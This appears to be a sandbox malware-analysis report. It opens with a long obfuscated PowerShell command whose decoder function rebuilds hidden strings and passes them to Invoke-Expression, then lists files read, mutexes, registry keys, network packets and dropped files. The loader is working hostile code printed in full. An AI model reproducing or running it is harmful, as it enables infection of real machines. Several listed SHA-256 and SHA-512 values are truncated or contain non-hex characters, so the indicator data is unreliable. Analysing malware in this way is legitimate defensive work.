B9Va4 U7 O5 l2Di6 L9Li5 OEHn4Af2 a4 R7Fe4TrFYd4 lEDi5 F9 S6 OA b4Pa8Sk4Lu8Fo4 OE W5Pr8 G5 H8Ex7Us6Ma1 D1 p1Sm1Ov7 M9 d5 BE O4 G5 E0Un2Ko0Ge5 T6stF r4 UE C4 SDSk4 D2 G4 G5Mo4 DESp6 VF F5 A2Br4Co5Sw4AfADe4Su6De4 v2 A4Me8 S6Hj6 P4De4St4 SF F5 CEAv4to7Mo4 KE B0Lu3Bu0InF S7 UBWa5Kr9 S4Un4Va4TrF H5MiEYo4Pa0 T5FrFUn4di2 I4Re4 G4 B5Et5An8 E4 HA C5ReBUn5RoBKn4RaAGr5Rg9 P4ThAMi5 SFAg4 SEMd5Pa9 B5 L8Yo1De2Au0 P7Up0VlB S0 OF u4 SDBa4WaAFo4 U7 R5Se8Da4RoEPa0 T2An0St5Sk6MaFFo4TmEJe4SaDOw4Fi2 P4 P5 C4 FE O7BuF R5 R2 U5 LBMa4MuE I0Su3 R0SuF B4beA d4UhDBa5 M9Le4 C4 S4 BAFo4 B6Ab4 CE S5 S9 S4 N2Lf4 D0Ta4 dA F4 R5Un5Mi8 S4 K0Un4SiEHy1 IBDv0Pl7Ha0CoBEn0SpFbo4DaA C4 IDVi5Ma9Sa4Gr4 U4AlA S4Hu6Af4NeE U5Ch9Ba4Ba2Ma4Fo0 S4 MACh4 S5 B5Ta8Me4Fe0Te4SyEOx1 PA R0 z7Ti0 DBPo7Mo0Sp7 R8Ca5Kl2Re5Op8 U5 KFDe4VaE F4Ma6 p0Bi5Am6 R6 F5AfEDi4 S7Dr5MeF W4Ly2 B4In8 P4 kA A5Ai8Fo5 VFEn6 CFSt4DeEFa4Ja7Fr4 AE T4 KCSa4 BA F5 GF G4AkEBo7 F6Di0 s2 C'Co)Du;re. B(p`$ ka TfWir UoDea Sm DePrr Si Sk PaPrnTes nkAmeBr7 v)Ho To(DrD DiUnaNocObo Ae TlGloKvscoiDasKa0Nu4 P g' U0 JF S7SvFSn5Pa9Sk4Ud4To5InE S4 S9ac4 C7 B4MaESa5di8de4Bu3Fe4 P4 P5TvF H1 F3 A1 F2Co0 C5ma6InFPo4 BEKn4WaDSi4 C2Pi4 S5Re4 EE b6Dr8Un4Wo4 o4Ad5 E5Em8Te5 DFEn5Be9St5BoEAa4De8Lr5 OFLu4Op4 M5He9Ta0 D3Bl0 MFRe7MaBIl5 F9Tr4 s4Ma4 cFdi5brE G4 F0Af5 SFPe4 T2 B4Vi4 A4Te5 P5 O8 C4 FALe5SeBlm5 CB S4 PADi5 m9 E4DiAfa5SuF E4AgE E5Ko9Bo5Di8My1SaDPr0Fr7Rg0JoB T7Br0 C7Cc8Te5Ti2 S5Ph8De5ReFAb4NoEEy4He6Ta0Fo5Ha7Ga9An4DoEAf4 PDAc4 k7Ra4CaENo4Op8Ug5NoF Q4Do2Re4Su4la4So5Ud0Da5Ud6po8Ud4 SAma4De7Ar4 I7 D4Wh2 E4Af5Ku4RaCFr6 D8Mo4 P4ov4Va5Ge5LuD B4QuE U4 B5Lu5ulFKo4 A2 E4Ho4 B4Et5As5 C8El7Fe6st1 S1Ce1el1 E7 R8Lu5UdF B4 LA a4 d5Os4FjFAb4ReA H5 K9 L4nuFBo0Su7 R0 ABHu0DoFPr6 FA S4PaD U4 BF G5Te9Ad4 PA R4MiCKr5Sa8So4 C4 B5Ge9Am4TaFOv4 W5 P4 M2 U4 E5Mi4NoC n4 UE F4Tr5 D0Or2 N0Ma5Ra7Re8 S4 PELo5 AFSk6 D2Ur4Sh6sk5HeB R4Se7 T4FrE S4Vi6Un4baECo4Sn5Re5 SFdy4TuARe5KoF H4Sa2Br4No4 B4Ko5Bo6 LDAn4 S7Ko4 RASl4KoCFa5Te8Sk0 D3Bo0KrF S7 ABTa5Un9Sp4El4Sa4 EFsh5OpEKo4 P0Rn5siF D4Ga2Al4Bo4Ub4Be5Sv5ta8 S4 PAwh5SkBsl5MoBpr4InAAp5 U9Om4SaATe5 KFDd4 PE R5Jo9fo5 U8sl1FoCTa0 L2 H'In)tr;Al.ru(Aa`$ BaSkfUdr SoKoaSpm SeCorUdiPok Ea WndesHyknieMo7 O)Kn Da(VD MiOva KcEmo SeExlKoo TsUni rsFy0No4Hy Fi' K0SlFDy7AcF U5 B9En4Re4Fo5ScESy4 S9Un4 S7 e4LgEOu5Ou8 B4Un3 f4 A4Kl5PeF J1 S3Sv1Od2Co0 F5 M6ReFSa4 BEUr4 rD T4At2 S4 T5Qu4PrEEk6 D6Br4SkE T5StF K4ra3Ne4Af4Se4 SF h0 C3Sm0 SF S4 RA I4StD I5 A9 F4 N4 S4 SAVi4 C6 L4CaE R5 D9Ve4Kl2Si4 F0Sn4PsAVi4 s5 V5 S8 S4In0 R4KrEOm1Re9 M0 R7 d0KaB R0fiFAp4MuAbo4 OD P5Fi9no4 H4Me4LnA M4 I6Tt4WiESo5Ek9 S4rs2 B4 u0 F4wiA U4 D5Un5 U8Ko4 s0 E4viE A1Ru8ud0Ce7Tr0PaBTr0NoFfl7SpB F4SiEDe4Vi7Br4 PD S5 E8 s0 P7Re0OvB J0TuF L6BoAln4 DDSp4 GFBr5Un9Di4RgA U4 bCAf5La8 H4 V4Ca5 K9Ul4DoFBi4 D5 C4 u2Bl4sa5No4 ECPo4 OERo4ko5 B0 A2La0Ar5 B7 C8 B4 TEGe5 SF S6Mi2In4As6Mi5CrBRe4 M7 A4 EE R4Na6Mu4 ME T4 T5gu5 DFPy4 FADr5 RF V4Va2Ti4Re4Ba4In5 K6 cDTi4Ud7 K4 KA s4CrCOo5Fl8Ov0 A3 D0 MF a7ReBSa5Li9 U4Ra4 C4 GF M5 OEsn4 d0Je5 SF B4 A2Ap4 S4Ar4De5 L5 K8Ly4FaA E5AgBPi5 ABKo4PhAOv5mo9 G4 PA C5SuFSt4 fE B5 B9Ra5Wa8Ma1JaC H0 A2be'Ko)Il;Kl. R(Af`$Ena IfCurGroLea VmCue KrSiistk La Gn FsSekSue A7Sc) W sp(TD Ti Da CcFoo Le Bl PoBrsNoiPrsEj0Wi4 T D'Ru5He9 C4 SE A5 KF I5LiE D5Ra9 S4 B5Pe0 HBPe0 AF B7TiF M5 J9 D4 z4An5 FEAk4 R9 p4se7Ho4TrEHo5Fo8 L4 B3De4 A4 S5GaF M1 L3Wa1Ja2Mf0Fo5Ec6La8Fr5hr9 H4VaEUn4LaASp5BaF D4MoE A7ReFKa5in2Eg5 IBDe4 QE S0 U3Po0pe2 R'Is) S;Ud}Fu.Pe(V`$ TaudfthrHaoCoaScm DeGurPei UkUda Un TsFokOveVo7Ba) C U(SaDAliIna HcVeoIne AlToo Rs TiDesVi0 N4Th I' A0 LF G6GaA o5Sa9 P4in2 K5 G8 U5DeF L4Di4Ra4 M0 L5 F9st4 CA R5CeFTa4 B2 A4DrERa5 TF c0 UB C1ka6 H0ElBSl7 C0an7 T8fa5Cr2Li5 D8Wh5 BFSp4PoEBl4Se6 b0 F5Ob7 S9Dr5 bE P4 G5Re5ShFPu4 L2fo4 B6Sk4 EE I0Ha5ra6 K2 U4Er5Ba5 KFSk4 sEPr5 R9 S4 T4 C5DeB C7Po8Sh4FoESv5No9 S5 ODOu4 C2 L4Aw8 I4CoESp5 F8De0 A5So6Sv6 S4MeA G5Uv9Am5St8 F4Fo3 S4waA S4 A7 P7 O6En1 S1Di1In1Es6MuC O4KnE A5 IFEn6KrF C4EmE M4 F7Ca4 KEMe4LeC C4VaABr5 FF F4 BE F6 SDFo4Ac4Fo5 g9La6 TDDr5EyEIn4Tj5 B4Ch8Di5MiFTr4 H2 D4 T4Al4Fl5 U7maB U4 S4Ge4 K2Ln4Sy5ar5BiFmu4ApEDe5Bi9 L0Me3Ma0Ch3Br4NoDLg4Gl0in5 TB M0 CB M0 HFFa6AgEFa4Fo0Me5Un8Te5 RB S4WoEAr5Kn9Ge5PrFSw4RaC C5me9Re5 UEKn5 TB B5brBAm4UnE S4 B5Dr0PhB R0CoFHa4MrA f4 LDUn5Fr9Di4me4 W4UnA H4Ho6 M4 GE B5 b9Op4Dh2St4

S0 B4 aAFl4 W5Re5An8 T4St0St4SkE S1FrFEq0Du2 C0 B7Fe0UnBGe0St3Fr6 kCBr6 AFUg7StFTy0maB b6RoBPr0De3 M7Be0Ud6Fl2Re4 O5 D5NuFRo1ba8 B1Ov9At7Gt6Ud0 R7Al0GaBBe7 I0 R6 B2In4Gr5 B5 FF D1Ap8 D1 C9Un7Br6Di0co7 D0 FBun7Ca0se6 N2Fr4Ef5me5LyFVa1Af8ar1 B9 A7 O6Me0Db7Me0 DBTi7 U0 B6Pa2Fr4 A5Lu5 JF P1Ud8En1 Z9Ra7Sp6Pr0 A7uf0ErBGa7He0Be6Me2Pa4 S5Pe5 OFCy1an8 E1Mi9Lo7Ki6 H0 R7 F0SoB F7 A0 F6Tr2Be4 D5Ti5coF F1Mu8 S1Ta9Ov7 b6 A0dr2Fe0FuB A0Ju3Lv7 R0 U6Pr2Ju4Tw5 K5ElFFr1Fo8Ba1Fl9Re7Be6Re0Bu2En0Do2Pl0Re2Pr'Ra)Pn;be. A(Hv`$Epa Af Prabo Ma Pm PeBrrDiiVakSuaarnSnsFakAveOu7 P) P T(PaDFoiTeaSlc PoSmeaflDio bs Ci SsAf0 s4Sa S'Pe0CoF S4 R9 I4Sv4Bo4An5 U4In9Co4Ky4 F4 T5 E4udEAs5Fo9Op5 U8Od0 MBCu1 B6 D0AsBRk7Ab0Vi7 G8 U5 F2La5ma8 R5ToFMi4 SE H4Br6Ye0In5Mu7No9Im5teESc4Tr5Pa5hoFGl4Ud2 E4Un6Bi4 DEBo0 I5Di6te2 C4To5 B5ExF A4RaEAg5Ob9 s4 H4 B5stB E7Un8 F4VrEPr5Ba9He5SyDFi4Is2 G4Bl8Mu4HiEDu5 M8Di0 D5Ac6Mu6Fu4MiAEl5Se9Ly5 D8Di4 c3 u4UrAVe4 N7Gr7 T6De1Ov1Ba1 H1Ro6 GCeu4NuE K5 OFTr6CoF N4OrE D4 e7 S4BeE S4VaC N4SiA F5StFYa4 IEMb6OpD U4Sp4Pr5No9Un6 RDKl5 OEPo4Re5Al4Sa8 F5 DF S4 B2Bo4un4Uf4Ge5Ch7FeBAp4 R4Ro4Ne2No4 P5Ud5PsFPa4UdESv5De9Af0Sa3 f0st3Ba4 EDTr4er0Sa5TuBPa0SkB M0viF D6RoEMo4Vo0 B5Ka8 B5 KBSj4SkEGr5Co9 S5 FFSa4ViCCu5As9Ra5 MEBr5clBov5 HB S4RoEun4Te5El0 mB R0 pFEn4SpA H4GaDTe5Se9 m4Br4Re4BrA T4Ge6As4HyENa5 P9Br4Ae2Mi4 C0 R4 FA R4 W5Un5 P8Ta4Mi0St4 TE S1LoD D0 K2Sl0Va7 K0OmBHy0Be3 P6UnC F6 EF P7NoF F0OvBJu6 SBOv0Lu3Gr7Mo0Ns6 U2 M4Ls5 M5RiFIn1 F8 R1 E9 s7Sa6Co0 r7Co0EnB S7As0Ra6Pu2Se4 V5Fe5 LF P1Pr8 U1 D9Gr7Al6 x0Co7Un0 TB S7De0 S6St2 S4Ta5Bi5 UF o1 U8 O1Sk9Sq7Fe6Un0 U7 P0LaBDr7 R0 L6 F2 M4 c5Pe5SvFTi1 S8An1An9 B7Ga6Po0Lo7Sv0 SBSc7 K0 U6Ha2Gl4An5An5BaFRe1Fr8 T1Ko9Br7No6Ge0 P2Br0 SBOp0 C3St7No0Fo6 G2In4 N5 P5VoF R7GeBSa5StFFo5Br9La7 O6Os0 O2 P0Ae2Pl0Sr2 P'De)Ua; F. U(Oe`$ ka Cf Grtro Ma SmTueBirDei dk TaFonNesPlkSue r7 C) P Ge(HeD PiCuaDrc Go AeAnlUnoKls Bi BsPe0 L4Re De'Da0SlFCa6 S9 S4HaE L4YnFUn5 H9 n4 n2Ba5AfDRe4BaEFy5by9Tr0UdBSt1Ti6Fl0 HBVa0 SFBa6ThATr5 F9An4 F2Es5 S8 T5SwF N4 M4 T4 A0Pe5 P9Sn4 RASe5HuFMa4Po2En4 SEPi5 GFLo0 O5Di6Su2Sm4Wi5 A5beDLe4 L4 S4id0 V4NoECo0 F3Te0Me6El1daAls0su7Ma1AlBTa0Tu7Mo1 SD G1AlF B0Un7Sk1NyB F0sa7 P0 LBSv1Ne8 P1StC h1Ma8Un1ko2Sl1 S9Ad1 F8 S1Ty3Ma1AbFEn0St7 I1 FBTr0My2St' P) O;in.Co(L`$ Fa Tf Kr So CaStm EeLirJoiDrk RaElnSqsTfk UeGa7ke) P I(OD CiFoaSacVro AeOslEuoInsNaiArs D0Ov4Bu K' U0 IFDr7MiFRo4Sl4 a4Un0Un4 A4 V4 K6Tr4ReA R4Ro0sm0LiB A1 S6Eq0 DBKu0 MF D4Fl9An4Un4 I4 E5 T4Cy9Ri4Lu4Se4 s5ef4HkEFn5 S9Ud5Ag8Ty0Un5 S6 D2 r4Sm5 r5liD S4La4 n4Ra0 S4UnEBa0 U3 l0ReFVe6 B9Uv4 CEre4 AFSt5Sk9Ry4he2pu5 GDun4 EEKv5Si9Ba0In7 S1CuBKo7Ge3Af1Kl9in1Hv9Sp0 P7 u1TeBar0Co7Hl1KaBKo0Be7Fl1LsB V0 U2 C' Z)Gr;ha`$ NBOolIno VoUndElbskeMia bt A2Ev=St`"""Bl`$ Fe WnFovGa: vA IP FPYdD iAReT DARo\ BF TjVueGarFid ae OpAnaMor VtGre ArOunPeemasTr\ TU Un MmUloBod LeMur SaOmt gihan Cg R. KAInn PiKo`""" K; C.Fl(C`$ AaSkfbir LoNea BmEke Or Fi Dk ca TnHys Hklee B7 P) T Pl(OpDUdiKoaLsc NoSteUnl IoFas SiKos M0 U4 O Bi'Sl0SwF A6An9 B4ViERe5AfFNi5 hF T4Te2 G4 s5Fr4 CAFo0UdB A1Un6 A0 UB S7 M0ki7Su8St5 F2De5 K8 D5 UFRe4UpEFo4 B6 g0 L5Ex6No2Re6in4 N0Ma5Po6MeD C4 O2Py4So7Ud4MoESa7 N6 E1Sk1 M1St1Ka7Hi9Br4RaE U4EtAMi4ApFNo6isA N4 C7 R4Bj7Ve6Ko9Lo5Te2Pl5 DFTh4BeEAu5 S8 p0Sa3Ts0RnFDu6 D9 T4La7No4Kv4Di4 t4 T4 aF b4Kr9 K4OwE F4 RA N5PeFYd1tr9Ko0 R2Af'Az) S;Eq`$FoNTre Uk Bt iaKirLaiHunPa=Mr`$ GB CeAatBetKaiFanCoaSo.OvcAloCou Dn BtCo- T1 P0 O2Ko4Da; S. T(Sa`$ReaCaf Nr Ko OatemElecir RiPhk UaUnn Us EkOveik7 f)Ba P(EpD Bi DaBic Fo te FlApoShsErikisIr0Bi4Ba pr' A7Fo0 T7Hj8 O5Ov2op5Ha8 F5 UF s4 SE O4se6Fo0Pa5Yd7 Z9Ga5AaEHe4De5Sv5FeFOu4Ma2 S4Gr6Sk4AsE A0Ud5em6In2So4 d5 S5 NFCh4SvE K5 n9 F4De4Sa5YdBHo7An8 O4TrEEl5 C9Ek5 OD V4In2 R4Il8Or4DiEaa5Ga8Sy0Or5 K6 M6Bo4ReAWa5Op9 S5Sa8st4Gh3Hj4RiA R4 L7 K7Ar6 O1Mi1No1 F1Ko6fa8Fe4Sk4Sp5AnBKo5Gh2 E0 I3 N0SlF U6Ce9bo4ElEEb5 BFDo5PrFTw4La2 R4Br5 D4stASi0 S7Ba0toBSa1AkALi1 BBSe1 C9Fa1 FFPr0 C7 U0ReBMo0 DFVa7 AF F4Gu4Op4Dd0Ma4Be4Dr4co6Ra4 KA S4Sh0Fa0Sq7Sc0BaB B0TyF E6 S5fr4 MEUd4Fo0Su5TiFAs4StA A5Ep9El4 T2Sa4 U5 T0Vi2Be'Em) c; F.Su(Vo`$ IaLafAirVro MaOpmdreClr SiFakNdaEqn Hs Pk Ae L7Ho) S Ud(RDTyiSka PcnooBue HlGgoUnsFaiStsno0vi4Sh U'Ar0KoFRa6 BD P5LiESt4Al5Sk4Pl0pe5BaFBu4Op2Do4Un4 G4Pu5Pi5 R8Be5CaEFu4Er5Ey4 PF I4 UE T5 N9 H5 A8Ka4 RCMe4SpE S4st7 N5He8Se4ScE G5 A9Sk4 M5Ab4leEBo5 A8Af0 WBHa1Br6 P0CoBPa7 S0Tr7 L8On5 U2 F5 F8Mu5StFCo4 ME B4Un6Pa0 U5er7Ek9Fa5 EE G4Br5Hi5EnFbl4 s2An4Pe6ep4 RE S0Ge5 F6 G2fa4ca5 B5 CFPu4 IEPo5Si9Ne4Ba4Dy5 SB S7Kr8 I4 PE C5Op9Un5SgDTn4Po2Pr4sa8 L4ReE K5 R8 P0 S5 V6bi6Tr4TeAAf5Cl9 U5De8 D4Re3Gg4SaAFo4Ma7 B7 C6Rh1Bo1 E1Le1Me6CoCEc4SlE A5 BFTe6MuFAn4 NE M4 S7 J4VeE T4 tC T4 SAOv5 HF S4NoE M6BlD A4No4Ti5 C9Tr6 FDFl5SlESw4Kk5Ml4 B8Lo5 KF v4To2 S4Fl4In4 f5Ar7 BBAa4Ab4 S4 H2 U4 K5Ke5geF F4 IE A5 H9 P0Mi3Ch0Lo3St4FuD U4Si0Di5 SBHa0 UB o0 HF m6BlE C4 s0Ne5Ce8 g5PoBSn4ReEBr5 P9Kl5ciFDe4 SCRe5Br9Pl5 FE S5ruB R5 fBDy4 FEOm4Hj5Po0NoB S0 NFEx6 V3Gs4 AA T5 A8Um5 GF S4AnE N5Tj8Pr0Ta2Sn0Ba7Ko0PoB S0 O3 O6ThCCe6 SF H7PiFti0BlBDe6BaBHg0La3Fj7Pr0 B6 I2 B4Ga5Sn5poF B7siB S5PaF T5 B9 N7Fr6Mi0ru7 W0BeBMa7Be0 I6 A2Al4 N5In5taFTr7UnBBa5InFRe5 I9 M7 M6Ma0Ab7 T0trBPo7 s0Al6 F2 E4 S5Br5 LFSu7 aB S5DiF T5 G9Su7Si6 w0 T2La0 TBKn0Cu3 F7mi0 A6Fo2Go4Pa5Be5FuF P7ToBRi5LeF p5Fr9Re7 S6 P0Bl2Ap0 S2Ad0Sp2 T'Ha) I;As.No(Tr`$Maa Pf UrSto saNdm Te prSiiLnkPaaFlnPosKok He T7Di) D no(HoDKaiToaWoc Aocie HlFooBusGyisosLa0 H4Am Su'Ok0 BF u6ToD U5 PE G4Tu5 E4Al0Mo5NeFSy4Mo2Ma4Be4ma4Fr5 K5Un8Ud5ScEOr4La5fr4ScFln4 JEBi5Re9 c5Gn8Ha4 SC H4 UEMy4Po7So5Is8Cr4HaE F5 C9So4 A5Fo4AlE T5Kd8Ra0Ve5Re6ar2De4 R5ou5shDSt4 U4St4 P0 R4 FEAd0Ep3 U1NoBPl0Br7 M0TrFOr7WiFAf4So4No4 D0 B4 U4 C4Ln6 E4DeABo4Sl0Tr0Po7Mu1 HBGe0Me2Re' D)Ma#Kn;"""";Function Morter799 { param([String]$Flintifying); $plotinic = ($Flintifying.Length-1); $Rodsammens = 2+1; For($Naalen=2; $Naalen -lt $plotinic; $Naalen+=($Rodsammens)){ $Diacoelosis = $Diacoelosis + $Flintifying.Substring($Naalen, 1); } $Diacoelosis;}$Superadd0 = Morter799 'JeI RnBrvFloRek NeFl-SoEUnxScpEvrAne AsSpsNaiRao VnRe ';&$Superadd0 (Morter799 $Overddelighed);<#Vrisset Fleretagersejendommes Limnophile Lskes Pakettens Gyrencephalous #>;"

READ FILES

\Device\KsecDD
C:\Users\user\AppData\Local\Temp\nsf8481.tmp
C:\Users\user\AppData\Local\Temp\45fbd8304300f10b955cbdb8f7c26b7c500cfda8.exe
C:\Windows\Fonts\staticcache.dat
C:\Windows\SysWOW64\ieframe.dll
C:\Windows\Pinsebevgelse\Sheepweed.lnk
C:\Users\user\Music\Mactra\tvivlstilflde\Forzinkedes\Slenderizing.ini
C:\
C:\Users
C:\Users\user
C:\Users\user\Videos
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Indlederen\Spiritualistically\Chiasmata\Lisbon.lnk

C:\Windows\Fonts\Missupposed\Oprykningernes.Vir
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\cversions.1.db
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\{AFBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.ver0x000000000000004b.db
C:\Users\desktop.ini
C:\Users\user\AppData
C:\Users\user\AppData\Roaming
C:\Users\user\AppData\Roaming\Microsoft\desktop.ini
C:\Users\user\AppData\Roaming\Microsoft
C:\Users\user\AppData\Roaming\Microsoft\Windows
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\desktop.ini
C:\Users\user\Desktop\desktop.ini
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\desktop.ini
C:\ProgramData
C:\ProgramData\Microsoft\desktop.ini
C:\ProgramData\Microsoft
C:\ProgramData\Microsoft\Windows
C:\ProgramData\Microsoft\Windows\Start Menu\desktop.ini
C:\ProgramData\Microsoft\Windows\Start Menu
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\desktop.ini
C:\Users\Public\desktop.ini
C:\Users\Public
C:\Users\Public\Desktop\desktop.ini
C:\Users\user\AppData\Roaming\Microsoft\Internet Explorer
C:\Users\user\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\desktop.ini
C:\Users\user\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch
C:\Windows\System32\shdocvw.dll
C:\Windows\AppPatch\sysmain.sdb
C:\Windows\System32\
C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms
C:\Users\user\AppData\Roaming\Fjerdeparternes\Definit\%ProgramData%\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell\Windows PowerShell.lnk
C:\Windows\%ProgramData%\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell\Windows PowerShell.lnk\desktop.ini
C:\ProgramData\Microsoft\Windows\Start Menu\Programs
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories\Desktop.ini

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell\desktop.ini

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell

\??\PIPE\srvsvc

C:\Windows

C:\Windows\System32

C:\Windows\System32\WindowsPowerShell

C:\Windows\System32\WindowsPowerShell\v1.0

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\7D75PEKTZ8J4T0VF5RWU.temp

C:\Windows\Microsoft.NET\Framework\v4.0.30319\mscoreei.dll

C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config

C:\Windows\Microsoft.NET\Framework\v2.0.50727\mscorwks.dll

C:\Windows\winsxs\x86_microsoft.vc80.crt_1fc8b3b9a1e18e3b_8.0.50727.4940_none_d08cc06a442b34fc\msvcr80.dll

C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config

C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\security.config

C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\security.config.cch

C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\enterprisesec.config

C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\enterprisesec.config.cch

C:\Users\user\AppData\Roaming\Microsoft\CLR Security Config\v2.0.50727.312\security.config

C:\Users\user\AppData\Roaming\Microsoft\CLR Security Config\v2.0.50727.312\security.config.cch

C:\Windows\assembly\NativeImages_v2.0.50727_32\index126.dat

C:\Windows\assembly\NativeImages_v2.0.50727_32\mscorlib\62a0b3e4b40ec0e8c5cfaa0c8848e64a\mscorlib.ni.dll

C:\Windows\assembly\pubpol20.dat

C:\Windows\assembly\NativeImages_v2.0.50727_32\System\9e0a3b9b9f457233a335d7fba8f95419\System.ni.dll

C:\Windows\assembly\NativeImages_v2.0.50727_32\Microsoft.PowerShel#\b1c511d8fad78ad3c5213b2b4fb02b8b\Microsoft.PowerShell.ConsoleHost.ni.dll

C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll

C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Management.A#\4436815b432c313255af322f4ec3560d\System.Management.Automation.ni.dll

C:\Windows\System32\l_intl.nls

C:\Windows\SysWOW64\en-US\KERNELBASE.dll.mui

C:\Windows\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\sorttbls.nlp

MUTEXES

CicLoadWinStaWinSta0

Local\MSCTF.CtfMonitorInstMutexDefault1


Global\CLR_CASOFF_MUTEX

MODIFIED REGISTRY KEYS


HKEY_LOCAL_MACHINE\Software\Cades\Symbolbrug\Storvildtjagtens\Sammenrottendes
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Cades\Symbolbrug\Storvildtjagtens\Sammenrottendes\Glemmes
HKEY_CURRENT_USER\Software\Classes\Local Settings\MuiCache\6D\52C64B7E\LanguageList

Network Behavior

CONTACTED IPS



NETWORK PORT DISTRIBUTION



Name	IP	Country	ASN	ASN Name	Trigger Process Type

UDP PACKETS

Call Time During Execution(sec)	Source IP	Dest IP	Dest Port
3.06348800659	Sandbox	224.0.0.252	5355
3.10603094101	Sandbox	192.168.56.255	137
3.11344480515	Sandbox	224.0.0.252	5355
3.12055587769	Sandbox	239.255.255.250	3702
5.67860198021	Sandbox	224.0.0.252	5355

DETAILED FILE INFO

CREATED / DROPPED FILES

FILE PATH	TYPE AND HASHES
C:\Users\User\AppData\Roaming\Fjerdeparternes\Inventors\Face-Sad-Symbolic.Symbolic.Png	**Type :** PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced **MD5 :** abecdf5b69e91b1797a2af4b20b1bb47 **SHA-1 :** 5719bd48f93696ba2edec4afa7907ee586e73c89 **SHA-256 :** 892806eb8f50b7d3573b8babc6429d0a6a6211e **SHA-512 :** ae7b34e9d9d2c923a1711abc22d5440f66ea316a **Size :** 0.306 Kilobytes.
C:\Users\User\AppData\Roaming\Fjerdeparternes\Unmoderating.Ani	**Type :** data **MD5 :** 7f743636a119b12d636134f5efb22734 **SHA-1 :** 58f7b7fe8630802bd13afb8ed8f4a476d0f10226 **SHA-256 :** 20d7ae7744ede169fb095f87137b23ddf4c22384 **SHA-512 :** 08d24ea3f1caaa3f2ee5aa5538279d4af3aee091(**Size :** 279.689 Kilobytes.
C:\Users\User\AppData\Roaming\Fjerdeparternes\Definit\View-Conceal-Symbolic.Svg	**Type :** ASCII text, with very long lines, with no line terminators **MD5 :** 22649992955e29eb61928e2f766d4680 **SHA-1 :** b6f3c15004abdd7f478cd57c680d4a3701b089ee **SHA-256 :** 0c951826083e6ae4162fe0d9894dd4b257a6be9l **SHA-512 :** 6bd98449baca4b8ea3cf253d1fbf4929b2cd00dd **Size :** 0.495 Kilobytes.
C:\Users\User\AppData\Roaming\Fjerdeparternes\Inventors\Mark-Location-Symbolic.Symbolic.Png	**Type :** PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced **MD5 :** 3f60ea3e3c5374b284e634d06c375735 **SHA-1 :** 30864e0906d2a5be5dfa199a19181bf45b552103 **SHA-256 :** d87fe37f66bea5aab9d8a5b120de1b2e3048612 **SHA-512 :** fab3c7da134962826bd14e0768b411109247e9c **Size :** 0.289 Kilobytes.
C:\Users\User\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\D93f411851d7c929.CustomDestinations-Ms	**Type :** data **MD5 :** 7f614ca72b4454ae0531443b8741a8a9 **SHA-1 :** 5ec40ac7eda0f3ca83d59a18466dc73048ecf0ca **SHA-256 :** 559f226b7d2860145520d789af25857d507fb485 **SHA-512 :** f751fed3cf3eb5a5a3048cb22f918104091577098 **Size :** 8.016 Kilobytes.
